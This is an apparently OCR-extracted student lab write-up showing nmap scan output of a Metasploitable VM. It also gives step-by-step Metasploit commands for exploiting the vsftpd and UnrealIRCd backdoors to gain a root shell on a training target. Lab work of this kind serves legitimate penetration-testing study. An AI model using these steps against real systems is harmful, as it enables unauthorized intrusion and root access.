513/tcp open login
514/tcp open tcpwrapped
1099/tcp open java-rmi GNU Classpath grmiregistry
1524/tcp open bindshell Metasploitable root shell
2049/tcp open nfs 2-4 (RPC #100003)
2121/tcp open ftp ProFTPD 1.3.1
3306/tcp open mysql MySQL 5.0.51a-3ubuntu5
| mysql-info:
| Protocol: 10
| Version: 5.0.51a-3ubuntu5
| Thread ID: 8
| Capabilities flags: 43564
| Some Capabilities: SwitchToSSLAfterHandshake, LongColumnFlag, SupportsCompression, SupportsTransactions, S
upports41Auth, Speaks41ProtocolNew, ConnectWithDatabase
| Status: Autocommit
|_ Salt: ~EyUz(RIVRz0~L0;F.Q.
5432/tcp open postgresql PostgreSQL DB 8.3.0 - 8.3.7
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is
no such thing outside US/countryName=XX
| Issuer: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such th
ing outside US/countryName=XX
| Public Key type: rsa
| Public Key bits: 1024
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2010-03-17T14:07:45
| Not valid after: 2010-04-16T14:07:45
| MD5: dcd9:ad90:6c8f:2f73:74af:383b:2540:8828
|_SHA-1: ed09:3088:7066:03bf:d5dc:2373:99b4:98da:2d4d:31c6
|_ssl-date: 2025-04-11T14:18:23+00:00; +2s from scanner time.
5900/tcp open vnc VNC (protocol 3.3)
| vnc-info:
| Protocol version: 3.3
| Security types:
|_ VNC Authentication (2)
6000/tcp open X11 (access denied)
6667/tcp open irc UnrealIRCd
| irc-info:
| users: 1
| servers: 1
| lusers: 1
| lservers: 0
Mouse integration ...
Auto capture keyboard ...
Right Ctrl
32°C
Partly cloudy
Search
ENG
IN
19:49
11-04-2025




Step4: find the vulnlarable port and exploit it the port

Step5: use it metaspolitable



Way are use : it is target machine and vunlarable machine and easy to access and exploit


Step6:use it msfconsole



How to Exploit metasploitable

Step8: #msfconsole


#serach vsftpd




#use 1

Step9: # show options


Step10: set rhosts target ip



Step11: exploit



Step12: type the shell/root file access to target




Tcp port irc unrealircd

Use : msfconsole

Step1 go to msfconsole
Step2 go to nmap and type this namp –V –A –T4 target ip


Result:




Step3: select the specific port I am choice port 6667/tcp port irc unrealircd

Step4: serach unrealircd
Step5: use 0

Step6: show options




Step6: set rhost target ip



Method of create palyload


Step7: show payload



Step8:set lhost 192.168.114.46

Step9: exploit

Result:





2 Task removetliy acess the system using metaspolitable and nmap

Port: state service version
21 open ftp Vsftpd

How to exploit port

Step1: scan the metasploitable ip for nmap
Command: nmap –v –A –T4 192.168.114.46






Step2: find the exploit port

Step3: search vsftpd

Step4: Use 1


Step5: show options

Step6: set rhosts 192.168.114.46



Step7: exploit

Result:

